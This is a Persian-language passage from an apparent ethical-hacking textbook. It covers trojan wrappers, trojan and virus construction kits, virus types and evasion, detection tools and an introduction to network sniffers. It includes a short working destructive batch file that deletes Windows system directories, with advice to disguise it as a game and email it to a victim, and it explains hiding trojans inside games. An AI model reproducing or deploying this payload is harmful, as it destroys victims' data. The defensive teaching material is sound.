- وقتی کامپیوتر راه‌اندازی می‌شود، پیغامی ظاهر می‌شود که کاربر دیگری به سیستم متصل است.

Wrapping چیست؟

Wrapperها نرم‌افزارهایی هستند که برای تحویل تروجان مورد استفاده قرار می‌گیرند. این نرم‌افزارها، تروجان را به یک فایل معمولی می‌چسبانند. هر دوی این فایل‌ها داخل یک فایل اجرایی ترکیب می‌شوند و زمانیکه برنامه اجرا می‌شود، نصب می‌شود. بطور کلی، بازی‌ها به عنوان wrapperها مورد استفاده قرار می‌گیرند برای اینکه زمانیکه تروجان در حال نصب است کاربر را مشغول می‌کند. از این رو، زمانیکه تروجان در حال نصب بر روی سیستم است، کاربر متوجه کندی سیستم نمی‌شود و تنها برنامه خود را می‌بیند که در حال نصب است.



Wrapper، برنامه اجرایی داده شده (از قبیل بازی، نرم افزار) را به تروجان متصل می کند.


دو برنامه با یکدیگر ادغام می شوند. زمانیکه کاربر بخواهد برنامه را اجرا کند، ابتدا تروجان را در پشت صحنه نصب می کند و سپس برنامه اصلی را اجرا می کند.

کاربر تنها برنامه اصلی را می بیند.

ابزارهای هک

Graffiti، یک بازی انیمشنی است که می‌تواند با یک تروجان ترکیب شود. این بازی، کاربر را مشغول نگه می‌دارد تا تروجان در پشت زمینه نصب شود. این برنامه زمانیکه کامپیوتر راه‌اندازی شد، اجرا می‌شود و کامپیوتر را مشغول نگه می‌دارد تا متوجه نصب تروجان نشود.

RemoteByMail، کامپیوتر قربانی را با استفاده از ایمیل کنترل می‌کند. با ارسال دستورات از طریق ایمیل، می‌تواند فایل‌ها یا فولدرها را از کامپیوتر قربانی بازیابی کند.



Silk Rope 2000، یک wrapper است که BackOrifice server و هر برنامه مشخص دیگر را با هم ترکیب می‌کند.

EliTeWrap، برنامه wrapper پیشرفته تحت ویندوز است که برای نصب و اجرایی برنامه‌ها استفاده می‌شود. EliTeWrap، می‌تواند یک برنامه نصبی برای کپی فایل‌های داخل یک دایرکتوری و اجرای برنامه‌ها یا فایل‌های دسته‌ای استفاده شود.

IconPlus، برنامه‌ای برای ترجمه آیکن‌ها به فرمت‌های مختلف است. هکر می‌تواند از این برنامه‌ها برای پنهان کردن کدهای مخرب یا تروجان استفاده کند بنابراین، کاربران فریب می‌خورند و آن را اجرا می‌کنند و گمان می‌کنند که آن یک فایل معمولی است.

ابزارهای ساخت تروجان

ابزارهای زیادی برای ساخت تروجان وجود دارد که به هکرها در ساخت تروجان مورد نظرشان کمک می‌کند. این ابزارها به هکرها برای ساخت تروجان سفارشی شده کمک می‌کنند و اگر به درستی استفاده نشوند، خطرناک می‌شوند و می‌توانند آسیب برسانند. تروجان‌هایی که با استفاده از این ابزارها و بصورت سفارشی ساخته می‌شوند یک مزیت بزرگ دارند و آن اینست که از دست نرم‌افزارهای آنتی ویروس مخفی می‌مانند برای اینکه با هیچکدام از signatureهایی که در نرم‌افزار آنتی ویروس وجود دارند، مشابه نیستند.

برخی از ابزارهای ساخت تروجان عبارتند از: Senna Spy Generetor، Trojan Horse Construction Kit v2.0، Progenic Mail Trojan Construction Kit، و Pandora's Box.

تکنیک‌های مقابله با تروجان‌ها چیست؟

بسیاری از نرم‌افزارهای آنتی ویروس، قابلیتهای آنتی تروجان و تشخیص spyware را دارند. این ابزارها می‌توانند در زمان آغاز به کار کامپیوتر، بصورت خودکار درایوها را اسکن کنند تا backdoorها و تروجان‌ها را شناسایی کنند. زمانیکه سیستمی آلوده شد، پاکسازی آن بسیار دشوار می‌شود اما شما می‌توانید با ابزارهای تجاری در دسترس، اینکار را انجام دهید.

مهم است که به جای استفاده از ابزارهای رایگان، از برنامه‌های تجاری برای پاکسازی یک سیستم استفاده کنید برای اینکه بسیاری از ابزارهای رایگان، می‌توانند سیستم را آلوده کنند. علاوه بر این، ابزارهای مانیتورینگ پورت، می‌توانند پورت‌هایی که باز هستند یا فایل‌هایی که تغییر یافته‌اند را شناسایی کنند.

تکنیک‌های گریز از تروجان

کلید جلوگیری از نصب تروجان‌ها و backdoorها اینست که به کاربران آموزش دهید تا برنامه‌ها را از اینترنت دانلود نکنند و ضمائم ایمیل‌هایی که فرستنده آن را نمی‌شناسند را باز نکنند. به همین دلیل، بسیاری از مدیران سیستم‌ها، اجازه نصب برنامه را به کاربران خود نمی‌دهند.

چگونه تروجان را شناسایی کنیم؟

- پورت را با استفاده از ابزارهایی همچون Netstat، Fport، و TCPView اسکن کنید تا پورت‌های باز مشکوک را پیدا کنید.
- پردازش‌های در حال اجرا با استفاده از Process Viewer، What's on my computer، Insider اسکن کنید تا پردازش‌های مشکوک را ببینید.
- با استفاده از ابزارهایی همچون What's on my computer و MS Config، رجیستری را اسکن کنید تا ورودی‌های مشکوک را پیدا کنید.
- فعالیت‌های مشکوک شبکه را با استفاده از Ethereal اسکن کنید.
- از Trojan scannerها برای یافتن تروجان‌ها استفاده کنید.

ابزارهای Port-Monitoring and Trojan-Detection

Fport، تمام پورت‌های باز TCP و UDP را نشان می‌دهد. شما می‌توانید از fport برای شناسایی پورت‌های باز و برنامه‌های مربوط به هر پورت استفاده کنید.

Dsniff، مجموعه‌ای از ابزارها است که برای بررسی شبکه و تست نفوذ استفاده می‌شود. Dsniff، filesnarf، mailsnarf، msgsnarf، urlsnarf، و WebSpy شبکه را بصورت پسیو مانیتور می‌کنند تا داده‌ها مهم از قبیل پسوردها، ایمیل، و انتقالات فایل‌ها را پیدا کند. Sshmitm و webmitm، حملات man-in-the-middle را برای نشست‌های SSH و HTTP بر روی SSL (HTTPS) انجام می‌دهند.

PrcView، برنامه مشاهده پردازش‌ها است که اطلاعات جزئی درباره پردازش‌هایی که در ویندوز در حال اجرا هستند را نشان می‌دهد. PrcView، نسخه دستوری است که می‌توانید برای نوشتن اسکریپت استفاده کنید تا ببینید آیا پردازشی در حال اجرا است و یا آن را متوقف سازید.

Inzider، ابزاری مفید است که پردازش‌های ویندوز و پورت‌هایی که هر کدام گوش می‌دهند را لیست می‌کند. Inzider، برخی از تروجان‌ها را شناسایی می‌کند. برای نمونه BackOriffice، خود را داخل پردازش‌های دیگر تزریق می‌کند بنابراین، در Task Manager به عنوان پردازش جداگانه نشان داده نمی‌شود اما پورتی را باز می‌کند که به آن گوش می‌دهد.

TCPView، برنامه ویندوزی است که لیست تمام endpointهای TCP و UDP را در سیستم نشان می‌دهد از جمله آدرس‌های محلی و راه دور و وضعیت ارتباطات.

Tripwire، یکپارچگی سیستم را بررسی می‌کند. از تمام فایل‌های کلیدی سیستم یا هر فایلی که باید مانیتور شود، hashها را بصورت خودکار می‌سازد. نرم‌افزار Tripwire، بصورت دوره‌ای آن فایل‌ها را اسکن می‌کند و اطلاعات را دوباره محاسبه می‌کند و بررسی می‌کند که آیا اطلاعاتی تغییر کرده است یا نه. و اگر تغییری حاصل شده باشد، پیغام هشداری می‌دهد.

برخی دیگر از ابزارها عبارتند از: CurrPorts، Super System Helper، What's Running، Autoruns، Hijack This، Startup List.

بررسی سیستم فایل برای مقابله با تروجان

ویندوز سرور ۲۰۰۳، دارای قابلیتی به نام WFP (Windows File Protection) است که از جایگزینی فایل‌های محافظت شده جلوگیری می‌کند. زمانیکه تلاشی برای نوشتن فایل SYS، DLL، OCX، TTF یا EXE انجام می‌شود، WFP، یکپارچگی فایل را بررسی می‌کند. این سبب می‌شود که مطمئن شویم تنها فایل‌های مورد تائید مایکروسافت برای جایگزینی فایل‌های سیستمی استفاده می‌شود.

ابزاری دیگری به نام sigverif، بررسی می‌کند که کدام فایل‌های مایکروسافت بصورت دیجیتالی امضا شده‌اند. برای اجرای sigverif، مراحل زیر را انجام دهید:

۱. بر روی دکمه Start کلیک کنید.
۲. بر روی Run کلید کنید.
۳. دستور sigverif را تایپ کنید و بر روی start کلیک کنید. نتایج نشان داده خواهد شد.

System File Checker، ابزار دستوری دیگری است که بررسی می‌کند آیا تروجان، فایلی را جایگزین کرده است یا نه. اگر این برنامه تشخیص دهد که فایلی تغییر کرده است، فایل مناسب را از پوشه Windows\system32\dllcache بازیابی می‌کند و overwrite می‌کند. دستور اجرای System File Checker، بصورت sfc/scannow است.

برخی از نرم‌افزارهای آنتی تروجان عبارتند از: TrojanHunter، Comodo BOClean، XoftspySE، Spyware Doctor، SPYWAREfighter.

ویروس‌ها و wormها

ویروس‌ها و wormها می‌توانند برای آلوده کردن یک سیستم و ایجاد تغییرات در آن برای ایجاد دسترسی برای هکر استفاده شوند. بسیاری از ویروس‌ها و wormها، تروجان‌ها و backdoorها را دارند. در این روش، یک ویروس یا worm، حامل هستند که کدهای مخرب همچون تروجان‌ها و backdoorها را از سیستمی به سیستم دیگری انتقال می‌دهند.

تفاوت بین ویروس و worm


تشابه ویروس و worm این است که هر دو جز نرم‌افزارهای مخرب (malware) هستند. ویروس، برنامه اجرایی دیگری را آلوده می‌کند و از این برنامه برای انتشار خود استفاده می‌کند. کد ویروس داخل برنامه تزریق می‌شود و زمانیکه برنامه اجرا می‌شود، انتشار می‌یابد. مثالی از برنامه‌های حامل ویروس عبارتند از: ماکروها، بازی‌ها، ضمایم ایمیل، اسکریپت‌های ویژوال بیسیک و انیمشن‌ها.

روش های جلوگیری از شناسایی شدن


* خود را با علائم رمزنگاری، رمزگذاری می کند.
* داده های دیسک را تغییر می دهد تا مقدار اندازه ویروس را جبران کند.
* از الگوریتم های مخفیانه برای Redirect کردن داده های دیسک استفاده می کند.

بسیاری از ویروس دارای دو مرحله هستند: مرحله آلوده سازی (Infection) و مرحله حمله (Attack).

تصویر زیر طرز کار ویروس در مرحله آلوده سازی را نشان می‌دهد که فایل EXE را برای آلوده کردن برنامه‌ها، ضمیمه می‌کند:



در تصویر زیر نیز که مربوط به مرحله حمله است، کامپیوتر به دلیل fragment شدن، خاموش می‌شود:



انگیزه های نوشتن ویروس

پروژه های تحقیقاتی
شوخی
دشمن و خرابکاری
حمله به محصولات شرکت های خاص
انتشار پیام های سیاسی
سود مالی
سرقت مشخصات
جاسوسی

نشانه‌های حمله ویروس عبارتند از:

- فرآیندها زمان گیر هستند و منابع و زمان بیشتری را صرف می‌کنند
- مشکلات خاص سخت‌افزاری
- اگر لیبل یکی از داریوها تغییر کند
- اگر کامپیوتر شما مرتبا هنگ می‌کند و پیغام‌های خطا می‌دهد
- زمانیکه برنامه‌ها در حال اجرا هستند، کامپیوتر بسیار کند است
- سیستم عامل بالا نمی‌آید
- فایل‌ها و فولدرها بصورت ناگهانی ناپدید می‌شوند یا محتوای آنها تغییر می‌کند
- Internet Explorer، هنگ می‌کند
- دوست شما اعلام می‌کند که پیامی از شما دریافت کرده است اما شما هرگز همچین پیام‌ها را ارسال نکرده‌اید

worm، نوعی ویروس است با این تفاوت که خود را منتشر می‌کند. worm، خود را بصورت خودکار از سیستمی به سیستم دیگر منتشر می‌کند اما ویروس برای انتشار خود نیاز به برنامه دیگری دارد. ویروس و worm هر دو بدون دانش یا اطلاع کاربر اجرا می‌شوند.

worm ها با ویروس ها از این نظر متفاوت هستند که ویروس برای آلوده کردن یک کامپیوتر، نیاز به مداخله کاربر دارد اما worm نیازی به مداخله کاربر ندارد.

انواع ویروس

ویروس‌ها بر حسب دو فاکتور دسته بندی می‌شوند: چه چیزی و چگونه آلوده می‌کنند. ویروس می‌تواند عناصر زیر را در سیستم آلوده کند:

- سکتورهای سیستم
- فایل‌ها
- ماکروها
- فایل‌های سیستمی همچون DLL و INI
- کلاسترهای دیسک
- فایل‌های دسته‌ای (فایل‌های BAT)
- کد منبع (Source code)

چگونه ویروس گسترش می‌یابد و سیستم را آلوده می‌کند

ویروس‌ها بر حسب تکنیک آلوده سازی خود به انواع زیر دسته بندی می‌شوند:


ویروس‌های polymorphic (چند ریختی): این ویروس‌ها، کد را به شکل دیگری رمزگذاری می‌کنند و می‌توانند به شکل‌های مختلف تغییر کنند تا از شناسایی شدن جلوگیری کنند.

ویروس‌های Stealth: اینها، ویژگی‌های طبیعی ویروس را مخفی می‌کنند از قبیل ساعت و تاریخ اصلی فایل، بنابراین از شناسایی ویروس به عنوان فایل جدید در سیستم جلوگیری می‌کنند.

Sparse infector: این ویروس‌ها، تنها بعضی از سیستم‌ها یا برنامه‌ها را آلوده می‌کنند.

ویروس‌های Armored: این ویروس‌ها برای جلوگیری از شناسایی، رمزگذاری شده‌اند.

ویروس‌های Cavity: این ویروس‌ها به نواحی خالی فایل‌ها می‌چسبد بنابراین اندازه فایل را افزایش نمی‌دهند.




ویروس‌های Tunneling: این ویروس‌ها، از طریق یک پروتکل مختلف یا رمز شده برای جلوگیری از شناسایی یا برای عبور از فایروال ارسال می‌شوند.

ویروس Companion (همراه): این ویروس‌ها، برای هر فایل اجرایی، یک فایل همراه می‌سازند. بنابراین، یک ویروس companion، ممکن است خود را با نام notepad.com ذخیره کند و هر زمان که کاربر برنامه notepad.exe را اجرا کرد، کامپیوتر، notepad.com (ویروس) را اجرا می‌کند و سیستم را آلوده می‌کند.

ویروس‌های Camouflage (استتار): این ویروس‌ها برای برنامه‌های دیگر، ظاهر می‌شوند.

ویروس‌های Bootable CD-ROM: این ویروس‌ها، زمانیکه کامپیوتر از طریق CD-ROM راه‌اندازی می‌شود، داده‌های هارد دیسک را خراب می‌کند. زمانیکه کامپیوتر را با استفاده از CD-ROM راه‌اندازی می‌کنید، تمام داده‌ها از بین می‌روند. آنتی ویروس نمی‌تواند آن را متوقف کند برای اینکه سیستم از طریق CD-ROM راه‌اندازی شده است.



ویروس‌های NTFS و Active Directory: این ویروس‌ها، سیستم فایل NTFS یا Active Directory را بر روی سیستم‌های ویندوزی مورد حمله قرار می‌دهد.

مثالی از یک ویروس ساده

یک فایل دسته‌ای (batch file) به نام Game.bat با متن زیر بسازید:

```
@ echo off
Del c:\winnt\system32\*.*
Del c:\winnt\*.*
```

با استفاده از ابزار bat2com، آن را به Game.com تغییر دهید و آن را از طریق ایمیل به قربانی ارسال کنید. زمانیکه قربانی آن را اجرا کند، تمام فایل‌های اصلی موجود در دایرکتوری WINNT را پاک می‌کند و ویندوز غیر قابل استفاده می‌شود.

ابزارهای ساخت تروجان

ابزارهای زیادی برای ساخت ویروس وجود دارد. برخی از این ابزارها عبارتند از:

- Kefi's HTML Virus Construction Kit
- Virus Creation Laboratory v1.0
- The Smeg Virus Construction Kit
- Rajaat's Tiny Flexible Mutator v1.1
- Windows Virus Creation Kit v1.00

تکنیک‌های دور زدن آنتی ویروس

هکر می‌تواند اسکریپت یا ویروسی بنویسد که توسط نرم‌افزار آنتی ویروس قابل شناسایی نباشد. شناسایی و پاک کردن ویروس، بر اساس امضای برنامه است. تا زمانیکه ویروس شناسایی نشود و شرکت تولید کننده آنتی ویروس، نرم‌افزار را آپدیت نکند، ویروس به صورت ناشناس باقی می‌ماند. این امر سبب می‌شود که هکر بتواند برای مدتی از دست شناسایی و حذف توسط آنتی ویروس در امان بماند.

روش‌های شناسایی ویروس

تکنیک‌های زیر برای شناسایی ویروس‌ها استفاده می‌شوند:

- اسکن کردن
- بررسی یکپارچگی با checksum ها
- مشاهده بر مبنای امضای ویرس (virus signature)

فرآیند تشخیص و حذف ویروس عبارتند از:

۱. حمله ویروس را تشخیص دهید. تمام رفتارهای غیر عادی نشان دهنده ویروس نیستند.
۲. پردازش‌ها را با استفاده از ابزارهایی همچون handle.exe، listdlls.exe، fport.exe، netstat.exe، و pslist.exe ردگیری کنید.
۳. بار ویروس را با بررسی فایل‌های پاک شده، جایگزین شده، و تغییر یافته تشخیص دهید. فایل‌های جدید، اتربیوت‌های فایل تغییر داده شده را بررسی کنید.
۴. مسیر آلوده سازی آن را بدست آورید و آن را ایزوله کنید. سپس، آنتی ویروس‌تان را به روز رسانی کنید و تمام سیستم‌ها را مجددا اسکن کنید.

با تایپ کد زیر در یک فایل Notepad و ذخیره آن با نام EICAR.COM، می‌توانید یک ویروس آزمایشی ایجاد کنید. زمانیکه بخواهید آن را اجرا یا کپی کنید، باید آنتی ویروس شما پیغام دهد.

X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*

فصل ششم

Sniffer ها

مقدمه

Sniffer، ابزاری برای بدست آوردن بسته یا فریم است. ترافیک شبکه را استراق سمع می‌کند و آنها را به صورت خط دستوری یا گرافیکی به هکر نشان می‌دهد. بعضی از snifferهای پیشرفته، بسته‌ها را استراق سمع می‌کنند و می‌توانند دوباره آنها را کنار یکدیگر قرار دهند و متن یا ایمیل اصلی را تشکیل دهند.

Snifferها برای بدست آوردن ترافیک ارسال شده بین دو سیستم مورد استفاده قرار می‌گیرند. بسته به نحوه استفاده از sniffer و معیارهای امنیتی، هکر می‌تواند از sniffer برای کشف نام‌های کاربری، پسوردها، و دیگر اطلاعات محرمانه ارسال شده در شبکه، استفاده کند. بسیاری از حملات هک و برخی از ابزارهای هک، برای بدست آوردن اطلاعات مهم فرستاده شده از سیستم هدف، نیاز به sniffer دارند. در این فصل در مورد نحوه کار snifferها و برخی از ابزارهای رایج sniffer را توضیح خواهیم داد.

Sniffer، برنامه یا دستگاهی است که اطلاعات حیاتی را از ترافیک شبکه بدست می آورد. sniffer، تکنولوژی تفسیر داده هاست.

پروتکل‌های مستعد برای استراق سمع

نرم‌افزار sniffer، برای بدست آوردن بسته‌هایی است که بجای ارسال به MAC address سیستم، به MAC address هدف، ارسال می‌شوند. این عمل، حالت بی‌قاعده (promiscuous mode) نامیده می‌شود. در حالت طبیعی، یک سیستم بر روی شبکه، تنها ترافیکی که بطور مستقیم به آن MAC address ارسال می‌شود، را می‌خواند و پاسخ می‌دهد. در حالت بی‌قاعده (promiscuous mode)، سیستم تمام ترافیک را می‌خواند و آنها را برای پردازش به sniffer می‌فرستد. با نصب نرم‌افزار درایور مخصوص، حالت بی‌قاعده (promiscuous mode) بر روی کارت شبکه فعال می‌شود. بسیاری از ابزارهای هک برای استراق سمع، دارای درایور promiscuous-mode برای تسهیل این فرآیند هستند.

پروتکل‌هایی که داده‌ها را رمزگذاری نمی‌کنند، مستعد sniffing هستند. پروتکل‌هایی همچون HTTP، POP3، SNMP، و FTP با استفاده از sniffer، می‌توانند بدست آیند و برای هکر نمایش داده شوند تا اطلاعات با ارزشی همچون نام‌های کاربری و پسوردها را جمع‌آوری کند.

ابزارهای هک

Ethereal، یک sniffer رایگان است که می‌تواند از شبکه‌های کابلی یا وایرلس، بسته‌ها را بدست آورد. آخرین نسخه این نرم‌افزار به WireShark تغیر نام یافته است. Ethereal، بسیار رایج و محبوب است برای اینکه رایگان است اما مشکلاتی هم دارد. برای کاربری که آموزش ندیده، نوشتن فیلتر در این نرم‌افزار برای بدست آوردن انواع خاصی از ترافیک دشوار است.

Snort، یک سیستم تشخیص نفوذ (IDS) است که دارای قابلیت‌های استراق سمع نیز هست. و می‌تواند برای شناسایی انواع مختلف حملات از قبیل buffer overflow، حملات CGI، Server Message Block (SMB) probes، و OS fingerprinting استفاده شود.

WinDump، نسخه ویندوزی tcpdump است که نرم‌افزار آنالیز شبکه برای سیستم عامل یونیکس است. WinDump، کاملا با tcpdump سازگار است و می‌تواند برای اساس rule های مختلف، ترافیک شبکه را تشخیص دهد و ذخیره کند.

EtherPeek، یک نرم‌افزار استراق سمع عالی برای شبکه‌های کابلی است که دارای قابلیتهای فیلترینگ قوی است. آخرین نسخه این نرم‌افزار با نام OmniPeek عرضه شده است.

WinSniffer، نرم‌افزار خوب برای استراق سمع پسوردهاست. ترافیک ورودی و خروجی را مانیتور می‌کند و نام‌های کاربری و پسوردهای FTP، POP3، HTTP، ICQ، SMTP، Telnet، IMAP، و NNTP را رمزگشایی می‌کند.

Iris، نرم‌افزار آنالیز ترافیک شبکه و داده است که تمام ترافیک داده‌های روی یک شبکه را جمع‌آوری، ذخیره، سازماندهی و گزارش می‌کند. برخلاف sniffer‌های دیگر شبکه، Iris، می‌تواند ترافیک شبکه را مجددا بسازد از قبیل گرافیک‌ها، مستندات، و ایمیل‌های شامل ضمائم.


برخی دیگر از ابزارهای استراق در شبکه عبارتند از: The Dude Sniffer، Look@LAN، Pilot، Wiretap.

استراق سمع اکتیو و پسیو

